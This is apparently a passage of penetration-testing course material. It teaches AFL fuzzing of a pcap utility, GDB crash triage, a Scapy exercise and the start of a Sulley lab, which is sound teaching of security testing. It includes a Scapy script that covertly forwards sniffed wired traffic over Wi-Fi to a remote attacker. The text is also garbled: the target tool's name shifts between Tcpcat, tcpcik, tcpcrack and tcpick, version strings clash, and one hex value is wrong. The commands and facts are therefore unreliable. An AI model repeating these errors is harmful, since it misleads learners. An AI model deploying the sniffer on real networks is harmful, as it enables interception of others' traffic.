- **Test case splicing:** A test mechanism unique to AFL, test case splicing combines two previously generated test case files together when they differ by at least two changes. Zalewski reports that this test technique results in an average of 20% new execution paths.

Additional information on the efficacy of test case generation used by AFL is available at <http://lcamtuf.blogspot.com/2014/08/binary-fuzzing-strategies-what-works.html>.

Effectiveness of AFL



The bug-o-rama trophy case

The fuzzer is still under active development, and I have not been running it very systematically or at a scale. Still, based on user reports, it seems to have netted quite a few notable vulnerabilities and other uniquely interesting bugs. Some of the "trophies" that I am aware of include:

LJG jpeg ¹	libjpeg-turbo ^{1 2}	libpng ¹
libtiff ^{1 (2) (3) (4...)}	Mozilla Firefox ^{1 2 3 4}	Google Chrome ¹
Internet Explorer ^{1 2 (3) (4) (5)}	bash (post-Shellshock) ^{1 2}	LibreOffice ^{1 2 3 4}
GnuTLS ¹	GnuPG ^{1 2 (3)}	OpenSSH ^{1 2 3}
tcpdump ^{1 2 3 4 5 6 7}	poppler ¹	ffmpeg ^{1 2 3 (4)}
ImageMagick ^{1 2 3 4 5 6 7 8 ...}	lcms ⁽¹⁾	FLAC audio library ¹
dpkg ¹	less / lesspipe ^{1 2 3}	strings (+ related tools) ^{1 2 3 4 5 6 7}

Effectiveness of AFL

Judging by the number of critical bugs discovered by AFL, there is little wonder that it is an effective fuzzer. A partial list of bugs identified by AFL are maintained at the AFL website, shown on this page. Critical bugs discovered by AFL include those affecting libpng, Firefox, Chrome, Internet Explorer, GnuTLS, strings, bash, less, and more.

Using AFL

- Build and install AFL using "make && make install"
- Build the target source, specifying your compiler as "afl-gcc"

Compile simple code using afl-gcc...	<pre># afl-gcc -o packets packets.c -lpcap afl-cc 1.15b (Jan 19 2015 17:27:51) by <lcamtuf@google.com> afl-as 1.15b (Jan 19 2015 17:27:51) by <lcamtuf@google.com> [+] Instrumented 31 locations (32-bit, non-hardened mode, ratio 100%).</pre>
...or compile with afl-gcc for autoconf...	<pre># ./configure CC="afl-gcc" CXX="afl-g++" --disable-shared</pre>
...or compile with afl-gcc for cmake	<pre># CC="afl-gcc" CXX="afl-g++" cmake ..</pre>
Create AFL directories, add sample file(s)	<pre># mkdir packets-in packets-out # cp /mnt/thumb/sample.pcap packets-in/sample.pcap</pre>
Start AFL	<pre># afl-fuzz -i packets-in -o packets-out ./packets @@ -o /dev/null</pre>

Use @@ for filename

Using AFL

To use AFL, build and install the AFL tool using the standard build technique "make && make install". For the target, build it using the afl-gcc (for C source) or afl-g++ (for C++ source). These tools act as wrappers for the traditional gcc and g++ tools, adding the AFL-inserted callback code (AFL refers to this as "instrumentation") to measure the execution of the target.

The examples on this page show three techniques of compiling source using afl-gcc and afl-g++. The first example is simple for small projects, manually invoking afl-gcc instead of the traditional gcc binary. More complex projects may use the autoconf/automake build system ("./configure"), where we specify alternate C and C++ compilers using the CC and CXX definitions as arguments following "./configure". We also specify "--disable-shared" to force tools to compile as a static binary to simplify the fuzzer monitoring actions.

For newer projects using the cmake build system, specify the CC and CXX arguments as environment variables before invoking the cmake binary, as shown. You can specify the CC and CXX arguments on the same command line as the cmake invocation or by using the traditional "export CC=afl-gcc" syntax on a separate line.

Once you have built the target with the AFL instrumentation code, create an input and an output directory for use by AFL. Copy one or more small, valid sample files in the input directory for AFL to use when generating test cases.

Finally, start afl-fuzz, specifying the input ("-i") and output ("-o") directories, followed by the afl-gcc/afl-g++ compiled executable and the command line needed to process the input data. Instead of specifying the sample input filename, AFL uses "@@" to indicate the location where the test case filename should be supplied.

Note that AFL requires the terminal size be at least 80x25. Since most terminals open at 80x24 by default, AFL will complain that the terminal isn't big enough, allowing it to resize it and start the fuzzer again.

AFL Walkthrough

- Tcpcat by Francesco Stablum, Artyom Khafizov, et al.
- Extracts TCP stream information from a Libpcap file into unique files
 - Great for data analysis, focusing on specific protocols, measuring entropy of data
- Current release 0.2.1

```
# tar xzf tcpcat-0.2.1.tar.gz
# cd tcpcat-0.2.1
# ./configure CC="afl-gcc" CXX="afl-g++" --disable-shared
# make && make install
```

AFL Walkthrough

Next, let's look at an example of AFL in use. We'll "pick" on the tool Tcpcat by Francesco Stablum, Artyom Khafizov, et al. (<http://tcpcat.sourceforge.net/>). Tcpcat extracts the TCP stream information from a live network or from a packet capture file, writing the streams to individual files for analysis.

The current release of Tcpcat is 0.2.1, published on May 23, 2013. Since this is a tool that is used in SEC660 and other courses, it behooves us to perform some testing on the tool with AFL to identify any flaws.

After downloading the source, we extracted the compressed tar file and changed to the tcpcat-0.2.1 directory. Tcpcat uses the autoconf system for building source, so we specified the "afl-gcc" and "afl-g++" executables as the CC and CXX arguments and built the source normally.

Next, we created the input and output directories for AFL and generated a very simple packet capture file for AFL to use as the mutation source, as shown below (some additional packets were received through LAN broadcasts by tcpdump, in addition to the TCP connection captured):

```
# mkdir tcpcat-in tcpcat-out
# tcpdump -ni eth0 -s0 -w tcpcat-in/sample.pcap &
[1] 13961
# nc -vvv 8.8.8.8 53
google-public-dns-a.google.com [8.8.8.8] 53 (domain) open
^C sent 0, rcvd 0
# kill %1
25 packets captured
25 packets received by filter
0 packets dropped by kernel
```

AFL and Tcpcik

```
american fuzzy lop 1.15b (tcpcik)

process timing
  run time : 0 days, 0 hrs, 0 min, 58 sec
  last new path : 0 days, 0 hrs, 0 min, 1 sec
  last uniq crash : 0 days, 0 hrs, 0 min, 4 sec
  last uniq hang : none seen yet

cycle progress
  now processing : 0 (0.00%)
  paths timed out : 0 (0.00%)

stage progress
  now trying : bitflip 1/1
  stage execs : 18.0k/21.0k (85.79%)
  total execs : 20.0k
  exec speed : 327.4/sec

fuzzing strategy yields
  bit flips : 0/0, 0/0, 0/0
  byte flips : 0/0, 0/0, 0/0
  arithmetics : 0/0, 0/0, 0/0
  known ints : 0/0, 0/0, 0/0
  dictionary : 0/0, 0/0, 0/0
  havoc : 0/0, 0/0
  trim : 172 B/1298 (6.16% gain)

overall results
  cycles done : 0
  total paths : 70
  uniq crashes : 4
  uniq hangs : 0

map coverage
  map density : 337 (0.51%)
  count coverage : 2.34 bits/tuple

findings in depth
  favored paths : 1 (1.43%)
  new edges on : 26 (37.14%)
  total crashes : 24 (4 unique)
  total hangs : 0 (0 unique)

path geometry
  levels : 2
  pending : 70
  pend fav : 1
  own finds : 69
  imported : n/a
  variable : 2

[cpu: 58%]
```

```
# afl-fuzz \
-i tcpcik-in/ \
-o tcpcik-out/ \
tcpcik -r @@ \
-wR -v0 -F1
```

4 unique crashes in
<60 seconds; 25
unique crashes after
30 minutes.


**Note: Terminal must
be at least 80x25**

AFL and Tcpcik

Next, we started afl-fuzz, as shown on this page, using the Tcpcik "-r" argument to specify the input file. We also used the Tcpcik "-wR" argument to write TCP stream session data for the client and server connections, turn off most of the terminal output with "-v0", and specify a minimal filenames convention for output files with "-F1" ("tcpcik_clientip_serverip.side.dat").

In the AFL UI example shown on this page, four unique crashes were identified in the source within 1 minute of starting the fuzzer. After 30 minutes, a total of 25 unique crashes were identified.

AFL and Gnuplot



AFL and Gnuplot

AFL logs data can be used with the Gnuplot utility to generate graphs describing the path discovery, crash and hang discoveries, and the total executions of the target binary. Simply create an output directory for the plot data and supply the fuzzer output directory (the "state" directory) with the afl-plot utility, as shown:

```
# mkdir tcpick-plot
# afl-plot tcpick-out tcpick-plot
progress plotting utility for afl-fuzz by <lcamtuf@google.com>

[*] Generating plots...
[*] Generating index.html...
[+] All done - enjoy your charts!
```

AFL Tcpcrack Crash Test Cases

```
# ls tcpcrack-out/crashes/
id:000000,sig:11,src:000000,op:flip1,pos:1562
id:000001,sig:11,src:000000,op:flip1,pos:1644
id:000002,sig:11,src:000000,op:flip1,pos:1726
id:000003,sig:11,src:000000,op:flip1,pos:2079
id:000004,sig:11,src:000000,op:flip4,pos:2160
README.txt
# tcpcrack -r tcpcrack-out/crashes/id\:000000\,sig\:11\,src\:000000\,op\:
flip1\,pos\:1562 -wR -F1 -v0
172.16.0.194:60096 AP > 64.233.171.125:xmpp-client (30)
64.233.171.125:xmpp-client A > 172.16.0.194:60096 (0)
172.16.0.185:50340 S > 8.8.8.8:domain (0)
1      SYN-SENT      172.16.0.185:50340 > 8.8.8.8:domain
8.8.8.8:domain AS > 172.16.0.185:50340 (0)
1      SYN-RECEIVED  172.16.0.185:50340 > 8.8.8.8:domain
172.16.0.185:50340 A > 8.8.8.8:domain (0)
1      ESTABLISHED   172.16.0.185:50340 > 8.8.8.8:domain
172.16.0.185:50340 AF > 8.8.8.8:domain (-32)
Segmentation fault
```

Packet length is
reportedly -32 bytes

AFL Tcpcrack Crash Test Cases

AFL saves the test cases that cause unique crash conditions in the output "crashes" directory, as shown on this page. The filename describes the change that was applied; here

"id:000000,sig:11,src:000000,op:flip1,pos:1562" indicates that the crash test case is given an ID of 0, which caused a signal 11 error (segmentation fault) with the first input source file ("src:000000").

The operation that caused the crash was a bit flip operation (1 bit flip caused the crash, as opposed to a group of 4 bit flips in crash ID 4) at 1562 bytes offset.

Reading from the crash test case with Tcpcrack does create a segmentation fault. Notice that the length indicator in the last packet is -32; this could correspond to a bit flip turning a positive integer 32 into a negative value.

In situations where the input file that causes the crash is complex, we can minimize the extraneous data that is unnecessary to reproduce the crash using afl-tmin.

Minimizing Test Cases

- afl-tmin accepts a crash test case and attempts to minimize extraneous data
 - Allows you to quickly evaluate the minimum data needed to trigger the fault

```
# afl-tmin -i out/crashes/id\:000000\,sig\:11\,src\:000000\,op\:flip1\,pos\:319 -o out/id000000-
trimmed tcpick -r @@ -wR -v0 -F1
afl-tmin 2.35b (Jan 22 2015 08:34:14) by <lcantuf@google.com>
  File size reduced by : 46.24% (to 286 bytes)
  Characters simplified : 90.21%
  Number of execs done : 797
# tcpdump -r out-trim/id000000-trimmed
reading from file out-trim/id000000-trimmed, link-type EN10MB (Ethernet)
00:27:12.808464 30:30:30:30:30:30 (oui Unknown) > 30:30:30:30:30:30 (oui Unknown), ethertype
Unknown (0x3030), length 808464432:
  0x0000:  3030 3030 3030 3030 3006 3030 3030 0030  000000000.0000.0
  0x0010:  3030 3030 3030 0030 3030 3030 3030 3030  000000.000000000
  0x0020:  3002 3030 3030 3030 3030 3030 3030 3030  0.000000000000000
  0x0030:  3030 3030 3030 3030 3030 3030          0000000000000
```

Afl-tmin does not take the file format into consideration; in some cases, manual file reduction may be more valuable.

Minimizing Test Cases

The afl-tmin utility takes an input file that causes a crash and reduces the input file to the minimum amount of data necessary to reproduce the fault.

Afl-tmin runs very similar to the afl-fuzz utility: Specify the crash file as the input with "-i", and the trimmed output file with "-o", followed by the target binary using the "@@" notation to specify the input filename.

In the Tcpick example, afl-trim does reduce the file size of the test case that generated the crash, but it does so in such a way that the file becomes awkward to evaluate using standard packet capture files. Since afl-tmin does not take the normalized file format into consideration, it can sometimes make the resulting output file more complex to evaluate and identify the exact condition that caused the crash. In this case, it would likely be more beneficial for the analyst to identify the exact packet in the crash packet capture file that caused the fault, possibly automating the test using Scapy or a short Python script.

Tcpick Crash Analysis

```
# ./configure CFLAGS="-ggdb -g3 -O0" && make
# gdb src/tcpick
(gdb) run -r /mnt/ramdisk/tcpick-out/crashes/id:000000,sig:11,src:000000,op:flip1,
pos:1562 -wR -F1 -v0
1 ESTABLISHED 172.16.0.185:50340 > 8.8.8.8:domain
172.16.0.185:50340 AF > 8.8.8.8:domain (-32)

Program received signal SIGSEGV, Segmentation fault.
__memcpy_ssse3 () at ../sysdeps/i386/i686/multiarch/memcpy-ssse3.S:1270
1270      ../sysdeps/i386/i686/multiarch/memcpy-ssse3.S: No such file or directory.
(gdb) bt
#0  __memcpy_ssse3 () at ../sysdeps/i386/i686/multiarch/memcpy-ssse3.S:1270
#1  0x0804cb28 in addfr (first=0x8062850, wlen=0, data_off=0,
    payload=0x8051a92 "restaurant\003com", payload_len=-32) at fragments.c:111
#2  0x0804c237 in established_packet (conn_ptr=0x8062820, Desc=0x8062830)
    at verify.c:106
#3  0x0804c4e8 in verify () at verify.c:184
#4  0x0804ac6d in got_packet (useless=0x0, hdr=0xbffff340,
    packet=0x8051a50 "lp\237\322b+") at loop.c:101
#5  0xb7fa6dcb in ?? () from /usr/lib/i386-linux-gnu/libpcap.so.0.8
#6  0xb7f97bbf in pcap_loop () from /usr/lib/i386-linux-gnu/libpcap.so.0.8
#7  0x0804b6b0 in main (argc=6, argv=0xbffff504) at tcpick.c:264
```

Tcpick Crash Analysis

To evaluate the target further, we can recompile the target binary, this time with debugging symbols and with code optimization turned off by specifying the appropriate CFLAGS, as shown on this page. After building the Tcpick executable in this fashion, we can run the binary with the GNU Debugger (GDB).

From the "(gdb)" prompt, start the binary using the "run" command, followed by the necessary arguments (note that GDB accommodates tab completion for filenames similar to the Bash shell). The first packet triggers the crash condition, allowing us to examine the call path with the backtrace ("bt") command, as shown.

In trace #0, we see that a memcpy() call triggered the segfault invoked from the fragments.c source file in Tcpick, line 111. Examination of this line indicates it is likely the payload_len parameter triggered the fault. Since memcpy() accepts a length argument of the type size_t (an unsigned integer), -32 becomes a very large number. We can examine this value from GDB using the print command:

```
(gdb) print payload_len
$1 = -32
(gdb) p/x payload_len
$2 = 0xfffffffffe0
(gdb) p/u payload_len
$3 = 4294967264
```

Here print with no arguments shows the value in the declared type. We can use the print abbreviation "p" with "/x" to display the value in hexadecimal format or with "/u" to show the value in the unsigned format interpreted by the memcpy() function.

Output shown on this page has been trimmed to fit in the space allotted.

AFL Recommendations

- Use minimal examples of test cases
 - Give AFL useful data to work with, but don't give it unnecessarily big files
- AFL creates lots of files
 - Run AFL from a RAM disk for performance and to avoid excessive write issues on SSD
 - Remember to back up the RAM disk before reboot!
- Start and stop AFL as needed; resume previous session with "-i-"

```
# mount -t tmpfs -o size=1G tmpfs /mnt/ramdisk/
```

```
# afl-fuzz -i- -o tcpick-out/ tcpick -r @@ -wR -v0 -Fl
```

AFL Recommendations

Here are some recommendations for maximizing efficiency with AFL:

Minimal test cases: Give AFL the necessary test cases to discover code paths with valid files, but not so much data that it forces AFL to work unnecessarily. For example, if you are fuzzing an unzip utility, give it samples of all the file types it can extract (PK Zip, Gzip, Bzip2, RAR, and so on), but avoid giving it unnecessarily large compressed files to work with—this will slow down AFL and make it take longer to find useful bugs.

Optimize for file creation/removal: AFL creates a lot of files, which in turn creates a lot of disk I/O. This can slow down the fuzzing process dramatically and can potentially cause damage to SSD disks. To optimize AFL performance and eliminate disk I/O associated with file creation and deletion, create a RAM disk as shown on this page. Create the input and output directories on the RAM disk and execute the target binary (and, if possible, shared libraries) from the RAM disk as well for optimal performance.

Resuming AFL: AFL can resume testing from where it left off. To resume AFL, specify an input directory of "-i-" and specify the same output directory when starting the tool.

Summary

- When source code is available, we can measure fuzzing coverage and discover new code paths
- American Fuzzy Lop uses tuple markers to measure code coverage paths
 - Generating input mutations leveraging well-performing bit, byte, and content-level changes
- Build the target source specifying afl-gcc/afl-g++ as the compiler
- Provide a valid input sample to mutate
- Tcpcat flaws discovered through AFL

Summary

When source code is available, we can leverage source code marking techniques to improve fuzzing code coverage and to discover new code paths for our fuzzer. This technique is implemented by American Fuzzy Lop (AFL), using tuple markers to record code locations and the path taken to reach each code location.

AFL uses multiple input mutation techniques to generate test cases. AFL applies intelligence to the test case generation, using past fuzzer effectiveness and measured success in uncovering new code paths to optimize performance when selecting test cases.

In this module, we looked at an example of using AFL to evaluate the security of Tcpcat. Tcpcat quickly crashed with several malformed test cases, which we can later evaluate using GDB and manual source code inspection.

Course Roadmap

- Network Attacks for Penetration Testers
- Crypto and Post Exploitation
- Python, Scapy, and Fuzzing
- Exploiting Linux for Penetration Testers
- Exploiting Windows for Penetration Testers
- Capture the Flag Challenge

Day 3

Product Security Testing

Python for Non-Python Coders

Exercise: Enhancing Python Scripts

Leveraging Scapy

Exercise: Scapy DNS Exploit

Fuzzing Introduction and Operation

Building a Fuzzing Grammar with Sulley

Fuzzing Block Coverage Measurement

Exercise: DynamoRIO Block Measurement

Source-Assisted Fuzzing with AFL

Bootcamp

660.3 Bootcamp

Welcome to Bootcamp exercises for 660.3.

Bootcamp Exercises

- Leveraging Scapy and Python
- Building an intelligent mutation fuzzer with Sulley
 - Target: HTTP server
- American Fuzzy Lop: Ipdecap utility

Bootcamp Exercises

In this bootcamp session, we'll tackle several exercises. First, you'll work on building your Python and Scapy skills by developing a short script that extracts data out of a supplied packet capture file, completing the second half of the Wi-Fi Mirror tool we looked at in our Scapy module.

Next, you'll have a chance to build a sophisticated fuzzer with Sulley against a target HTTP server. Remember to use your creativity as an analyst in building the fuzzer to test portions of the system that might have been overlooked by the developer and other analysts.

Finally, you'll have an opportunity to perform source code-assisted fuzzing with AFL against a small, open-source utility for extracting data from Libpcap files.

Exercise: Problem Solving with Scapy and Python

- In the Scapy module, we looked at a wired-to-wireless sniffer
 - Device sniffs wired network, sends packets onto wireless network
- You need to develop a script to normalize wireless packet capture
 - Rebuilding original packet content

```
/root/lab/day3/wifimirror.dump
```

Exercise: Problem Solving with Scapy and Python

In the module on leveraging Scapy for packet crafting and network sniffing, we looked at a simple script that was wired to a wireless sniffer. Intended to run in an AP-like device with Scapy, the script captured wired traffic and sent it over a Wi-Fi interface to a remote attacker to capture and decode.


In this exercise, you're going to leverage your Scapy and a little Python development to take the packet capture (on the Kali Linux VM at the location noted on this slide) and extract the original Ethernet packets, writing them to a new packet capture file.

Wired-to-Wireless Sniffer Script

```
#!/usr/bin/env python
from scapy.all import *
INPUT="eth0"                # Python variables in all uppercase
OUTPUT="mon0"               # are intended to be used as constants
conf.verb=0

def inject(pkt):
    fakemac="00:00:de:ad:be:ef"
    sendp(RadioTap()/Dot11(type=2, addr1=fakemac, addr2=fakemac,
        addr3=fakemac)/pkt, iface=OUTPUT)

sniff(store=0,prn=inject,iface=INPUT)
```



Extract this data

Wired-to-Wireless Sniffer Script


This slide demonstrates the wired-to-wireless sniffer script we looked at in the Scapy module (see the slide titled "Sniffer Channel over Wireless").

The first header for each packet is the RadioTap() header, an artifact of how the packet was captured on the wireless card. This header can be safely discarded.

The next header is the Dot11() header, representing the IEEE 802.11 wireless protocol header information. This field contains the "fakemac" address referenced in the script.

The original packet, including the Ethernet header and any Layer 3 payload (IP or other protocol), follow the 802.11 header. From a wireless perspective, this is an invalid packet, but it is sufficient for the attacker to distribute the sniffed Ethernet packets to a remote destination if the receiving script can successfully decode the payload (that's your task in this exercise).

Wireshark View



Wireshark View

This slide shows the Wireshark interpretation of the attacker's wireless packets containing the embedded Ethernet and IP protocol (the IP payload starting with 0x4500 is framed in this example). These are clearly invalid packets where Wireshark is unable to decode the packet contents properly. With Scapy, however, it is straightforward to create and interpret even intentionally malformed packets.

Task List

- Iterate on packet capture, processing each packet
- Discard frames with the wrong MAC address
- Extract Dot11 packet payload content
- Write packet payloads to a new packet capture file

Task List

In this exercise, you'll develop a script to read from the wifimirror.dump packet capture file and extract the Ethernet frames, saving them to a new packet capture file that can be interpreted. You'll have four primary tasks to complete in this exercise:

1. Use a Scapy or Python technique to iterate on each packet in the packet capture, processing each packet.
2. Discard packets that do not use the MAC address 00:00:de:ad:be:ef.
3. Extract the packet payload content in the Dot11() header (representing the original Ethernet payload).
4. Write the packet payloads to a new packet capture file that can be processed with Wireshark and other tools.

Python and Scapy You'll Use

- `wrpcap`: Write a list of packets to the named file
- `sniff`: Pass each packet in the packet capture file to a function
- `help(sniff)`: Examine the offline and `prn` parameters
- `if`: Test each packet for the configured MAC address
- `return`: Leave the function if the MAC address is incorrect

Python and Scapy You'll Use

As a bit of assistance, this slide identifies several Python and Scapy mechanisms you'll use in developing this tool. Remember to use your Python introspection functions, such as `help()` and `dir()`, for assistance on how to use these functions (such as "sniff" and "wrpcap").

Scapy and Python: STOP

- Stop here unless you want answers to the exercise
- Each page following provides some of the solution one bit at a time
 - If you get stuck, use these tips to get past it and complete the script

Scapy and Python: STOP

Don't go any further unless you want to get the answers to the exercise. The next page will start going over the answers to this exercise.

If you are stuck or need a little help getting started, look at the next slide. Each successive slide gives you a little more assistance in building the script. However, if you want to do it all on your own, stop right here.

Code Skeleton

```
#!/usr/bin/env python
from scapy.all import *

packets = []
def strip_packet(packet):
    # Test each packet and append to array

sniff() # Specify arguments for sniff method
# The sniff method returns when it has no more packets
wrpcap() # Write the contents of packets to the named file
```

Code Skeleton

This slide shows a possible solution to the problem with a basic code skeleton. Notice we have defined a function known as "strip_packet" that will be used to extract the Ethernet packet payload from the wireless frame. We're also using the sniff() and wrpcap() methods and a global variable (one that is accessible within all functions of the current namespace) called "packets", initialized to an empty list.

Next, you can reproduce this code skeleton on your system and then fill in the parameters for the sniff() and wrpcap() functions, as well as the necessary processing code in the strip_packet() function.

sniff() Method

```
#!/usr/bin/env python
from scapy.all import *

packets = []
def strip_packet(packet):
    # Test each packet and append to array

sniff(offline="wifimirror.dump", prn=strip_packet)
# The sniff method returns when it has no more packets
wrpcap() # Write the contents of packets to the named file
```

sniff() Method

This slide adds the functionality of the sniff() method. The sniff() method accepts the argument "offline", which takes a packet capture file to sniff as the argument (as opposed to sniffing on a network interface). The second argument is the "prn" variable, which allows us to specify a function that gets called each time the sniff() function gets a new packet (from the packet capture file in our example). This is known as a callback function parameter, where we've specified our strip_packet() function.

If you didn't take a look already, the Python introspection support for the sniff() function ("help sniff") would be a great place to spend a few minutes, reading up on the capabilities and use of this function.

wrpcap() Method

```
#!/usr/bin/env python
from scapy.all import *

packets = []
def strip_packet(packet):
    # Test each packet and append to array

sniff(offline="wifimirror.dump", prn=strip_packet)
# The sniff method returns when it has no more packets
wrpcap("out.dump", packets)
```

wrpcap() Method

This slide adds the parameters to the wrpcap() method, creating an output packet capture called "out.dump" using the contents of the list "packets". Python introspection would also be helpful here to understand how wrpcap() works ("help wrpcap").

Note the function parameter names have been left off of the wrpcap() function. The statement "wrpcap("out.dump", packets)" is functionally equivalent to "wrpcap(filename="out.dump", pkt=packets)".

Note the wrpcap() function takes a list as the parameter to use for populating the named packet capture file. We created the global variable "packets" when we built the code skeleton; now we need to populate it in the strip_packet() function.

Check Each Packet's Address

```
#!/usr/bin/env python
from scapy.all import *

packets = []
def strip_packet(packet):
    # Test each packet and append to array
    if packet.addr1 != "00:00:de:ad:be:ef":
        return

sniff(offline="wifimirror.dump", prn=strip_packet)
# The sniff method returns when it has no more packets
wrpcap("out.dump", packets)
```

Check Each Packet's Address

Since the `strip_packet()` function is called for each packet in the input packet capture file, we are able to evaluate each packet on a case-by-case basis. The first thing we want to do in the function is test if the packet we've received has the magic MAC address used in the `wifimirror.py` script. Scapy automatically decodes the packet for us and allows us to access the `addr1` member of the packet variable, as shown. If the `addr1` member is not set to the magic MAC address, we simply end the function, allowing the `sniff()` function to move on to the next packet.

If the magic MAC address matches, then we need to take the packet and extract the Ethernet payload, adding it to our `packets[]` list.

Completed Script

```
#!/usr/bin/env python
from scapy.all import *

packets = []
def strip_packet(packet):
    # Test each packet and append to array
    if packet.addr1 != "00:00:de:ad:be:ef":
        return
    packets.append(packet.payload.payload)


sniff(offline="wifimirror.dump", prn=strip_packet)
# The sniff method returns when it has no more packets
wrpcap("out.dump", packets)
```

Completed Script

Finally, we've completed our script, adding the `packets.append()` method referencing the `packet.payload.payload` member. Since "packet" represents the `RadioTap()` header, "packet.payload" represents the `Dot11()` header. Accordingly, "packet.payload.payload" represents the payload of the `Dot11()` header or the original Ethernet frame captured by the attacker.

Running this script creates an output packet capture file of 1,114 packets.

Wireshark View



Wireshark View

After running our script on the wifimirror.dump packet capture, we can now assess and evaluate the original Ethernet frames in Wireshark. Congratulations!

Exercise: Intelligent Mutation Fuzzing with Sulley


- Describing an HTTP request using Sulley
- Preparing the Process Monitor session agent
- Fuzzing the Savant web server
- Postmortem analysis

Exercise: Intelligent Mutation Fuzzing with Sulley

In this exercise, you'll install the Sulley fuzzer and accompanying components and then fill in a grammar to fuzz an HTTP request. You'll evaluate the Savant web server as a target, followed by postmortem analysis.

Target System: Start Savant, Procmon

- Start Savant
- Open a command prompt as an administrator
 - Change directory to C:\dev\sulley
 - Start Process Monitor as shown below
 - crash dump information is written to the audits/Savant-crashbin file



